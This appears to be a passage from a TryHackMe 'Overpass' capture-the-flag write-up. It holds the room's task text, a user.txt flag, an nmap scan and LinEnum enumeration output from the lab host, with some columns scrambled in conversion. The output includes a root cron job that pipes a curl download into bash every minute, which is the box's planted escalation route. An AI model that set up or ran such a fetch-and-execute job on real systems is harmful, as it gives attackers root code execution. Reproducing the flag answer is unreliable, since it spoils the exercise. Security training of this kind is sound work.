
Overpass



Overpass

What happens when some broke CompSci students make a password manager?

[Task 1] Overpass

What happens when a group of broke Computer Science students try to make a password manager? Obviously a *perfect* commercial success!

There is a TryHackMe subscription code hidden on this box. The first person to find and activate it will get a one month subscription for free! If you're already a subscriber, why not give the code to a friend?

UPDATE: The code is now claimed.

Hack the machine and get the flag in user.txt

thm{65c1aaf000506e56996822c6281e6bf7}

#2

Escalate your privileges and get the flag in root.txt

scans

nmap

QUICK-SCAN:

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

ssh-hostkey:

2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)

80/tcp open http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)

|_http-favicon: Unknown favicon MD5: 0D4315E5A0B066CEFD5B216C8362564B

http-methods:

Supported Methods: GET HEAD POST OPTIONS

|_http-title: Overpass

LinEnum

www.rebootuser.com # version 0.982

[-] Debug Info

[+] Thorough tests = Disabled

Scan started at:

Tue Jul 21 19:58:29 UTC 2020

[-] Kernel information:

Linux overpass-prod 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

[-] Kernel information (continued):

Linux version 4.15.0-108-generic (buildd@lcy01-amd64-013) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020

[-] Specific release information:

DISTRIB ID=Ubuntu

DISTRIB RELEASE=18.04 DISTRIB CODENAME=bionic DISTRIB DESCRIPTION="Ubuntu 18.04.4 LTS" NAME="Ubuntu" VERSION="18.04.4 LTS (Bionic Beaver)" ID=ubuntu ID LIKE=debian PRETTY NAME="Ubuntu 18.04.4 LTS" **VERSION ID="18.04"** HOME URL="https://www.ubuntu.com/" SUPPORT URL="https://help.ubuntu.com/" BUG REPORT URL="https://bugs.launchpad.net/ubuntu/" PRIVACY POLICY URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy" **VERSION CODENAME=bionic UBUNTU CODENAME=bionic**

[-] Hostname:

overpass-prod

[-] Current user/group info:

uid=1001(james) gid=1001(james) groups=1001(james)

[-] Users that have previously logged onto the system:

Username Port From Latest pts/0 10.10.17.55 tryhackme Sat Jun 27 15:59:15 +0000 2020 Tue Jul 21 19:45:50 +0000 2020 iames pts/0 10.1.69.107

[-] Who else is logged on:

19:58:29 up 3:14, 1 user, load average: 0.08, 0.06, 0.01 USER TTY **FROM** LOGIN@ IDLE JCPU PCPU WHAT 19:45 5.00s 0.04s 0.00s /bin/bash ./LinEnum.sh james pts/0 10.1.69.107

[-] Group memberships:

uid=0(root) gid=0(root) groups=0(root) uid=1(daemon) gid=1(daemon) groups=1(daemon) uid=2(bin) gid=2(bin) groups=2(bin) uid=3(sys) gid=3(sys) groups=3(sys) uid=4(sync) gid=65534(nogroup) groups=65534(nogroup) uid=5(games) gid=60(games) groups=60(games) uid=6(man) gid=12(man) groups=12(man) uid=7(lp) gid=7(lp) groups=7(lp)uid=8(mail) gid=8(mail) groups=8(mail) uid=9(news) gid=9(news) groups=9(news) uid=10(uucp) gid=10(uucp) groups=10(uucp) uid=13(proxy) gid=13(proxy) groups=13(proxy) uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=34(backup) gid=34(backup) groups=34(backup) uid=38(list) gid=38(list) groups=38(list) uid=39(irc) gid=39(irc) groups=39(irc)

uid=41(gnats) gid=41(gnats) groups=41(gnats)

uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)

uid=100(systemd-network) gid=102(systemd-network) groups=102(systemd-network) uid=101(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve)

uid=102(syslog) gid=106(syslog) groups=106(syslog),4(adm)

```
uid=103(messagebus) gid=107(messagebus) groups=107(messagebus)
uid=104( apt) gid=65534(nogroup) groups=65534(nogroup)
uid=105(lxd) gid=65534(nogroup) groups=65534(nogroup)
uid=106(uuidd) gid=110(uuidd) groups=110(uuidd)
uid=107(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)
uid=108(landscape) gid=112(landscape) groups=112(landscape)
uid=109(pollinate) gid=1(daemon) groups=1(daemon)
uid=110(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=1000(tryhackme) gid=1000(tryhackme) groups=1000(tryhackme),4(adm),24(cdrom),27(sudo),30(dip),-
46(plugdev),108(lxd)
uid=1001(james) gid=1001(james) groups=1001(james)
[-] It looks like we have some admin users:
uid=102(syslog) gid=106(syslog) groups=106(syslog),4(adm)
uid=1000(tryhackme) gid=1000(tryhackme) groups=1000(tryhackme),4(adm),24(cdrom),27(sudo),30(dip),-
46(plugdev),108(lxd)
[-] Contents of /etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:tryhackme:/home/tryhackme:/bin/bash
james:x:1001:1001:,,,:/home/james:/bin/bash
[-] Super user account(s):
root
[-] Are permissions on /home directories lax:
total 16K
drwxr-xr-x 4 root
                            4.0K Jun 27 02:20 .
                    root
                            4.0K Jun 27 02:28 ..
drwxr-xr-x 23 root
                     root
drwxr-xr-x 6 james james
                              4.0K Jul 21 19:55 james
drwx----- 6 tryhackme tryhackme 4.0K Jun 27 16:13 tryhackme
```

ENVIRONMENTAL

I-1 Environment information:

SSH CONNECTION=10.1.69.107 34146 10.10.21.16 22

LESSCLOSE=/usr/bin/lesspipe %s %s

LANG=C.UTF-8

OLDPWD=/home/james

```
XDG SESSION ID=186
USER=james
PWD=/var/tmp
HOME=/home/james
SSH CLIENT=10.1.69.107 34146 22
SSH_TTY=/dev/pts/0
MAIL=/var/mail/james
SHELL=/bin/bash
TERM=xterm-256color
SHLVL=2
LOGNAME=james
XDG RUNTIME DIR=/run/user/1001
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/sbin:/bin:/usr/games:/usr/local/games:/usr/local/go/bin
LESSOPEN=| /usr/bin/lesspipe %s
=/usr/bin/env
[-] Path information:
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/sbin:/bin:/usr/games:/usr/local/games:/usr/local/go/bin
drwxr-xr-x 2 root root 4096 Jun 27 02:11 /bin
drwxr-xr-x 2 root root 12288 Jun 27 02:29 /sbin
drwxr-xr-x 2 root root 28672 Jun 27 04:26 /usr/bin
drwxr-xr-x 2 root root 4096 Apr 24 2018 /usr/games
drwxr-xr-x 2 root root 4096 Feb 3 18:22 /usr/local/bin
drwxr-xr-x 2 root root 4096 Feb 3 18:22 /usr/local/games
drwxr-xr-x 2 root root 4096 Jun 1 19:45 /usr/local/go/bin
drwxr-xr-x 2 root root 4096 Feb 3 18:22 /usr/local/sbin
drwxr-xr-x 2 root root 4096 Jun 27 02:29 /usr/sbin
[-] Available shells:
# /etc/shells: valid login shells
/bin/sh
/bin/bash
/bin/rbash
/bin/dash
/usr/bin/tmux
/usr/bin/screen
[-] Current umask value:
0002
u=rwx,g=rwx,o=rx
[-] umask value as specified in /etc/login.defs:
UMASK
             022
[-] Password and storage information:
PASS_MAX_DAYS 99999
PASS_MIN_DAYS 0
PASS WARN AGE 7
ENCRYPT METHOD SHA512
[-] Cron jobs:
-rw-r--r-- 1 root root 822 Jun 27 04:18 /etc/crontab
/etc/cron.d:
total 20
drwxr-xr-x 2 root root 4096 Feb 3 18:23.
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r-- 1 root root 102 Nov 16 2017 .placeholder
-rw-r--r-- 1 root root 589 Jan 14 2020 mdadm
-rw-r--r-- 1 root root 191 Feb 3 18:23 popularity-contest
/etc/cron.daily:
total 60
```

drwxr-xr-x 2 root root 4096 Jun 27 02:10.

```
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r-- 1 root root 102 Nov 16 2017 .placeholder
-rwxr-xr-x 1 root root 376 Nov 20 2017 apport
-rwxr-xr-x 1 root root 1478 Apr 20 2018 apt-compat
-rwxr-xr-x 1 root root 355 Dec 29 2017 bsdmainutils
-rwxr-xr-x 1 root root 1176 Nov 2 2017 dpkg
-rwxr-xr-x 1 root root 372 Aug 21 2017 logrotate
-rwxr-xr-x 1 root root 1065 Apr 7 2018 man-db
-rwxr-xr-x 1 root root 539 Jan 14 2020 mdadm
-rwxr-xr-x 1 root root 538 Mar 1 2018 mlocate
-rwxr-xr-x 1 root root 249 Jan 25 2018 passwd
-rwxr-xr-x 1 root root 3477 Feb 21 2018 popularity-contest
-rwxr-xr-x 1 root root 246 Mar 21 2018 ubuntu-advantage-tools
-rwxr-xr-x 1 root root 214 Nov 12 2018 update-notifier-common
/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Feb 3 18:22.
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r-- 1 root root 102 Nov 16 2017 .placeholder
/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Feb 3 18:22.
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r-- 1 root root 102 Nov 16 2017 .placeholder
/etc/cron.weekly:
total 20
drwxr-xr-x 2 root root 4096 Feb 3 18:24.
drwxr-xr-x 90 root root 4096 Jun 27 05:40 ..
-rw-r--r-- 1 root root 102 Nov 16 2017 .placeholder
-rwxr-xr-x 1 root root 723 Apr 7 2018 man-db
-rwxr-xr-x 1 root root 211 Nov 12 2018 update-notifier-common
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH = /usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/sbin
# m h dom mon dow user command
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6
      * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
      * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )

1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
47 6
52 6
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
[-] Systemd timers:
NEXT
                     LEFT
                                LAST
                                                    PASSED
                                                                UNIT
                                                                                     ACTIVATES
Wed 2020-07-22 01:19:51 UTC 5h 21min left Tue 2020-07-21 16:43:58 UTC 3h 14min ago motd-news.timer
motd-news.service
Wed 2020-07-22 04:55:45 UTC 8h left
                                           Tue 2020-07-21 16:43:58 UTC 3h 14min ago apt-daily.timer
                                                                                                                apt-
daily.service
Wed 2020-07-22 06:57:39 UTC 10h left
                                           Tue 2020-07-21 16:43:58 UTC 3h 14min ago apt-daily-upgrade.timer
apt-daily-upgrade.service
Wed 2020-07-22 16:59:41 UTC 21h left
                                           Tue 2020-07-21 16:59:41 UTC 2h 58min ago systemd-tmpfiles-
clean.timer systemd-tmpfiles-clean.service
Mon 2020-07-27 00:00:00 UTC 5 days left Tue 2020-07-21 16:43:58 UTC 3h 14min ago fstrim.timer
fstrim.service
```

5 timers listed.

Enable thorough tests to see inactive timers

```
[-] Network and IP info:
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 9001
    inet 10.10.21.16 netmask 255.255.0.0 broadcast 10.10.255.255
    inet6 fe80::71:f3ff:fe21:ace0 prefixlen 64 scopeid 0x20<link>
    ether 02:71:f3:21:ac:e0 txqueuelen 1000 (Ethernet)
    RX packets 217276 bytes 15084738 (15.0 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 222915 bytes 510685550 (510.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2498 bytes 288868 (288.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2498 bytes 288868 (288.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[-] ARP history:
ip-10-10-0-1.eu-west-1.compute.internal (10.10.0.1) at 02:c8:85:b5:5a:aa [ether] on eth0
[-] Nameserver(s):
nameserver 127.0.0.53
[-] Nameserver(s):
Global
     DNSSEC NTA: 10.in-addr.arpa
            16.172.in-addr.arpa
            168.192.in-addr.arpa
            17.172.in-addr.arpa
            18.172.in-addr.arpa
            19.172.in-addr.arpa
            20.172.in-addr.arpa
            21.172.in-addr.arpa
            22.172.in-addr.arpa
            23.172.in-addr.arpa
            24.172.in-addr.arpa
            25.172.in-addr.arpa
            26.172.in-addr.arpa
            27.172.in-addr.arpa
            28.172.in-addr.arpa
            29.172.in-addr.arpa
            30.172.in-addr.arpa
            31.172.in-addr.arpa
            corp
            d.f.ip6.arpa
            home
            internal
            intranet
            lan
            local
            private
            test
Link 2 (eth0)
   Current Scopes: DNS
   LLMNR setting: yes
MulticastDNS setting: no
   DNSSEC setting: no
```

[-] Default route:

DNSSEC supported: no DNS Servers: 10.0.0.2

DNS Domain: eu-west-1.compute.internal

default ip-10-10-0-1.eu 0.0.0.0 UG 100 0 0 eth0

[-] Listening TCP:

Active Internet connections (only servers)

Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name

0.0.0.0:* tcp 0 0 127.0.0.53:53 LISTEN 0 0.0.0.0:22 0.0.0.0:* tcp 0 LISTEN :::* LISTEN 0 0 :::22 tcp6 tcp6 O 0 ::: 80 :::* LISTEN

[-] Listening UDP:

Active Internet connections (only servers)

Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name

udp 0 0 127.0.0.53:53 0.0.0.0:* udp 0 0 10.10.21.16:68 0.0.0.0:* -

[-] Running processes:

USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND 1 0.0 0.9 159592 9072 ? Ss 16:43 0:02 /sbin/init maybe-ubiquity root 2 0.0 0.0 0? 16:43 0:00 [kthreadd] root 4 0.0 0.0 0? I< 16:43 0:00 [kworker/0:0H]</pre> root root 6 0.0 0.0 0? I< 16:43 0:00 [mm percpu wq] 0? 7 0.0 0.0 S 16:43 0:00 [ksoftirqd/0] root 0? 8 0.0 0.0 0 I 16:43 0:00 [rcu_sched] root 0? 9 0.0 0.0 0 1 16:43 0:00 [rcu_bh] root root 10 0.0 0.0 0 0? S 16:43 0:00 [migration/0] 0 0? root 11 0.0 0.0 S 16:43 0:00 [watchdog/0] root 12 0.0 0.0 0 0? S 16:43 0:00 [cpuhp/0] 13 0.0 0.0 root 0 0? S 16:43 0:00 [kdevtmpfs] 0 14 0.0 0.0 0? I< 16:43 0:00 [netns] root 15 0.0 0.0 0 0? S 16:43 0:00 [rcu tasks kthre] root 0 0? S root 16 0.0 0.0 16:43 0:00 [kauditd] 0? 17 0.0 0.0 O S 16:43 0:00 [xenbus] root 0? 18 0.0 0.0 O S 16:43 0:00 [xenwatch] root 19 0.0 0.0 O 0? 16:43 0:00 [kworker/0:1] 1 root 20 0.0 0.0 O 0? S 16:43 0:00 [khungtaskd] root 21 0.0 0.0 0 0? S 16:43 0:00 [oom_reaper] root I< 16:43 0:00 [writeback]</pre> 22 0.0 0.0 0 0? root 23 0.0 0.0 0 0? S 16:43 0:00 [kcompactd0] root 16:43 0:00 [ksmd] 24 0.0 0.0 0 0? SN root 25 0.0 0.0 0 0? SN 16:43 0:00 [khugepaged] root 26 0.0 0.0 0 0? **I**< 16:43 0:00 [crypto] root 27 0.0 0.0 0 0? **I**< 16:43 0:00 [kintegrityd] root 28 0.0 0.0 0 0? **I**< 16:43 0:00 [kblockd] root 29 0.0 0.0 0 0? **I**< 16:43 0:00 [ata_sff] root 0 root 30 0.0 0.0 0? **I**< 16:43 0:00 [md] 0 31 0.0 0.0 0? **I**< 16:43 0:00 [edac-poller] root 0 16:43 32 0.0 0.0 0? 1< 0:00 [devfreq_wq] root root 33 0.0 0.0 0 0? 1< 16:43 0:00 [watchdogd] 0 S 16:43 0:00 [kswapd0] root 36 0.0 0.0 0 ? root 37 0.0 0.0 0 0? **I**< 16:43 0:00 [kworker/u31:0] 38 0.0 0.0 0 0? S 16:43 0:00 [ecryptfs-kthrea] root 80 0.0 0.0 0 0? **I**< 16:43 0:00 [kthrotld] root 81 0.0 0.0 0 0? **I**< 16:43 0:00 [acpi_thermal_pm] root 82 0.0 0.0 0 0? S 16:43 0:00 [scsi_eh_0] root 16:43 0:00 [scsi_tmf_0] root 83 0.0 0.0 0 0? **I**< 0:00 [scsi_eh_1] root 84 0.0 0.0 0 0? S 16:43 85 0.0 0.0 I< 16:43 0:00 [scsi_tmf_1]</pre> root 0 0? 91 0.0 0.0 I< 16:43 0:00 [ipv6_addrconf] root 0 0? root 100 0.0 0.0 0 0 ? I< 16:43 0:00 [kstrp]</pre> 117 0.0 0.0 root 0 0? I< 16:43 0:00 [charger_manager]</pre> 16:43 0:00 [kworker/0:2] 170 0.0 0.0 0? root 0 1 183 0.0 0.0 0 0? I< 16:43 0:00 [ttm swap] root 213 0.0 0.0 0 0? 16:43 0:00 [kdmflush] root l< 214 0.0 0.0 0 0? 16:43 0:00 [bioset] root l< 0 0? root 284 0.0 0.0 l< 16:43 0:00 [raid5wq] 337 0.0 0.0 O 0? 16:43 0:00 [jbd2/dm-0-8] root S

```
root
       338 0.0 0.0
                         0?
                                 I< 16:43 0:00 [ext4-rsv-conver]</pre>
       415 0.0 0.0 0 0?
                               I< 16:43 0:00 [iscsi eh]
root
       418 0.0 2.2 111484 22520 ?
                                      S<s 16:43 0:00 /lib/systemd/systemd-journald
root
       419 0.0 0.0 0 0? I< 16:43 0:00 [ib-comp-wq]
root
                    0 0?
       420 0.0 0.0
                               I< 16:43 0:00 [ib-comp-unb-wq]
root
       421 0.0 0.0 0 0?
                               I< 16:43 0:00 [ib_mcast]</pre>
root
       422 0.0 0.0
                    0 0?
                               l< 16:43 0:00 [ib_nl_sa_wq]</pre>
root
       423 0.0 0.0 0 0? I< 16:43 0:00 [rdma_cm]
root
       425 0.0 0.1 105904 1988?
                                    Ss 16:43 0:00 /sbin/lvmetad -f
root
                     0 0? I< 16:43 0:00 [kworker/0:1H]
       434 0.0 0.0
root
root
       435 0.0 0.6 47104 6064?
                                    Ss 16:43 0:00 /lib/systemd/systemd-udevd
                                 S 16:43 0:00 [jbd2/xvda2-8]
       515 0.0 0.0
                      0
                         0?
root
                                 I< 16:43 0:00 [ext4-rsv-conver]</pre>
       516 0.0 0.0
                      0
                          0?
root
systemd+ 561 0.0 0.3 141932 3184?
                                        Ssl 16:43 0:00 /lib/systemd/systemd-timesyncd
systemd+ 591 0.0 0.5 80048 5340?
                                        Ss 16:43 0:00 /lib/systemd/systemd-networkd
systemd+ 594 0.0 0.5 70636 5200?
                                        Ss 16:43 0:00 /lib/systemd/systemd-resolved
       609 0.0 0.6 286352 6952 ?
                                     Ssl 16:43 0:00 /usr/lib/accountsservice/accounts-daemon
message+ 611 0.0 0.4 50128 4808?
                                        Ss 16:43 0:00 /usr/bin/dbus-daemon --system --address=systemd: --
nofork --nopidfile --systemd-activation --syslog-only
tryhack+ 614 0.0 1.2 1010336 12128?
                                         Ssl 16:43 0:03 /home/tryhackme/server -p 80
        615 0.0 0.4 263040 4520 ?
syslog
                                      Ssl 16:43 0:00 /usr/sbin/rsyslogd -n
root
       621 0.0 1.6 169188 17040 ?
                                      Ssl 16:43 0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-
startup-triggers
         622 0.0 0.2 28332 2404?
                                       Ss 16:43 0:00 /usr/sbin/atd -f
daemon
       623 0.0 0.3 30104 3204?
                                     Ss 16:43 0:00 /usr/sbin/cron -f
root
root
       625 0.0 0.6 70588 6064?
                                     Ss 16:43 0:00 /lib/systemd/systemd-logind
       648 0.0 2.0 186032 20204 ?
                                      Ssl 16:43 0:00 /usr/bin/python3 /usr/share/unattended-upgrades/-
unattended-upgrade-shutdown --wait-for-signal
                                     Ssl 16:43 0:00 /usr/lib/policykit-1/polkitd --no-debug
root 649 0.0 0.7 291396 7324?
root
       664 0.0 0.6 72300 6352?
                                     Ss 16:43 0:00 /usr/sbin/sshd -D
      679 0.0 0.2 14768 2392 ttyS0 Ss+ 16:43 0:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,9600
root
ttyS0 vt220
root 680 0.0 0.1 13244 1924 tty1 Ss+ 16:43 0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
                     0 0?
                               I 19:31 0:00 [kworker/u30:2]
root 17908 0.0 0.0
root 18917 0.0 0.0
                       0 0?
                                 I 19:42 0:00 [kworker/u30:0]
root 19192 0.0 0.7 107988 7380?
                                      Ss 19:45 0:00 sshd: james [priv]
james 19194 0.0 0.7 76640 7388?
                                      Ss 19:45 0:00 /lib/systemd/systemd --user
james 19195 0.0 0.2 193676 2380?
                                       S 19:45 0:00 (sd-pam)
james 19314 0.0 0.3 107988 3500 ?
                                       S 19:45 0:00 sshd: james@pts/0
james 19320 0.0 0.5 21564 5148 pts/0 Ss 19:45 0:00 -bash
root 19987 0.0 0.0
                                 I 19:52 0:00 [kworker/u30:1]
                     0
                          0?
james 20543 0.0 0.4 12588 4044 pts/0 S+ 19:58 0:00 /bin/bash ./LinEnum.sh james 20544 0.1 0.3 12588 3060 pts/0 S+ 19:58 0:00 /bin/bash ./LinEnum.sh
james 20545 0.0 0.0 6284 772 pts/0 S+ 19:58 0:00 tee -a
james 20736 0.0 0.3 38452 3540 pts/0 R+ 19:58 0:00 ps aux
[-] Process binaries and associated permissions (from above list):
1.1M -rwxr-xr-x 1 root root 1.1M Jun 6 2019 /bin/bash
1.6M -rwxr-xr-x 1 root root 1.6M Feb 5 01:07 /lib/systemd/systemd
128K -rwxr-xr-x 1 root root 127K Feb 5 01:07 /lib/systemd/systemd-journald
216K -rwxr-xr-x 1 root root 215K Feb 5 01:07 /lib/systemd/systemd-logind
1.6M -rwxr-xr-x 1 root root 1.6M Feb 5 01:07 /lib/systemd/systemd-networkd
372K -rwxr-xr-x 1 root root 371K Feb 5 01:07 /lib/systemd/systemd-resolved
40K -rwxr-xr-x 1 root root 39K Feb 5 01:07 /lib/systemd/systemd-timesyncd
572K -rwxr-xr-x 1 root root 571K Feb 5 01:07 /lib/systemd/systemd-udevd
56K -rwxr-xr-x 1 root root 56K Jan 8 2020 /sbin/agetty
 0 lrwxrwxrwx 1 root root 20 Feb 5 01:07 /sbin/init -> /lib/systemd/systemd
84K -rwxr-xr-x 1 root root 83K Dec 5 2019 /sbin/lvmetad
232K -rwxr-xr-x 1 root root 232K Jun 11 18:25 /usr/bin/dbus-daemon
 0 lrwxrwxrwx 1 root root 9 Oct 25 2018 /usr/bin/python3 -> python3.6
180K -rwxr-xr-x 1 root root 179K Dec 18 2017 /usr/lib/accountsservice/accounts-daemon
16K -rwxr-xr-x 1 root root 15K Mar 27 2019 /usr/lib/policykit-1/polkitd
28K -rwxr-xr-x 1 root root 27K Feb 20 2018 /usr/sbin/atd
48K -rwxr-xr-x 1 root root 47K Nov 16 2017 /usr/sbin/cron
668K -rwxr-xr-x 1 root root 665K Apr 24 2018 /usr/sbin/rsyslogd
772K -rwxr-xr-x 1 root root 769K Mar 4 2019 /usr/sbin/sshd
```

total 164 drwxr-xr-x 2 root root 4096 Jun 27 02:29. drwxr-xr-x 90 root root 4096 Jun 27 05:40 .. -rwxr-xr-x 1 root root 2269 Apr 22 2017 acpid -rwxr-xr-x 1 root root 4335 Mar 22 2018 apparmor -rwxr-xr-x 1 root root 2805 Feb 27 03:18 apport -rwxr-xr-x 1 root root 1071 Aug 21 2015 atd -rwxr-xr-x 1 root root 1232 Apr 19 2018 console-setup.sh -rwxr-xr-x 1 root root 3049 Nov 16 2017 cron -rwxr-xr-x 1 root root 937 Mar 18 2018 cryptdisks -rwxr-xr-x 1 root root 978 Mar 18 2018 cryptdisks-early -rwxr-xr-x 1 root root 2813 Nov 15 2017 dbus -rwxr-xr-x 1 root root 4489 Jun 28 2018 ebtables -rwxr-xr-x 1 root root 985 Mar 11 20:57 grub-common -rwxr-xr-x 1 root root 3809 Feb 14 2018 hwclock.sh -rwxr-xr-x 1 root root 2444 Oct 25 2017 irgbalance -rwxr-xr-x 1 root root 1503 Dec 12 2018 iscsid -rwxr-xr-x 1 root root 1479 Feb 15 2018 keyboard-setup.sh -rwxr-xr-x 1 root root 2044 Aug 15 2017 kmod -rwxr-xr-x 1 root root 695 Dec 3 2017 lvm2 -rwxr-xr-x 1 root root 571 Dec 3 2017 lvm2-lvmetad -rwxr-xr-x 1 root root 586 Dec 3 2017 lvm2-lvmpolld -rwxr-xr-x 1 root root 2378 Nov 23 2018 lxcfs -rwxr-xr-x 1 root root 2653 Jan 14 2020 mdadm -rwxr-xr-x 1 root root 1249 Oct 22 2019 mdadm-waitidle -rwxr-xr-x 1 root root 2503 Dec 12 2018 open-iscsi -rwxr-xr-x 1 root root 1846 Dec 9 2019 open-vm-tools -rwxr-xr-x 1 root root 1366 Apr 4 2019 plymouth -rwxr-xr-x 1 root root 752 Apr 4 2019 plymouth-log -rwxr-xr-x 1 root root 1191 Jan 17 2018 procps -rwxr-xr-x 1 root root 4355 Dec 13 2017 rsync -rwxr-xr-x 1 root root 2864 Jan 14 2018 rsyslog -rwxr-xr-x 1 root root 1222 May 21 2017 screen-cleanup -rwxr-xr-x 1 root root 3837 Jan 25 2018 ssh -rwxr-xr-x 1 root root 5974 Apr 20 2018 udev -rwxr-xr-x 1 root root 2083 Aug 15 2017 ufw -rwxr-xr-x 1 root root 1391 Nov 25 2019 unattended-upgrades -rwxr-xr-x 1 root root 1306 Jan 8 2020 uuidd

[-] /lib/systemd/* config file permissions:

/lib/systemd/: total 7.3M

```
drwxr-xr-x 22 root root 36K Jun 27 02:29 system
drwxr-xr-x 2 root root 4.0K Jun 27 02:28 system-generators
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 system-preset
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 network
-rw-r--r-- 1 root root 2.3M Feb 5 01:07 libsystemd-shared-237.so
-rw-r--r-- 1 root root 699 Feb 5 01:07 resolv.conf
-rwxr-xr-x 1 root root 1.3K Feb 5 01:07 set-cpufreq
-rwxr-xr-x 1 root root 1.6M Feb 5 01:07 systemd
-rwxr-xr-x 1 root root 6.0K Feb 5 01:07 systemd-ac-power
-rwxr-xr-x 1 root root 18K Feb 5 01:07 systemd-backlight
-rwxr-xr-x 1 root root 11K Feb 5 01:07 systemd-binfmt
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-cgroups-agent
-rwxr-xr-x 1 root root 27K Feb 5 01:07 systemd-cryptsetup
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-dissect
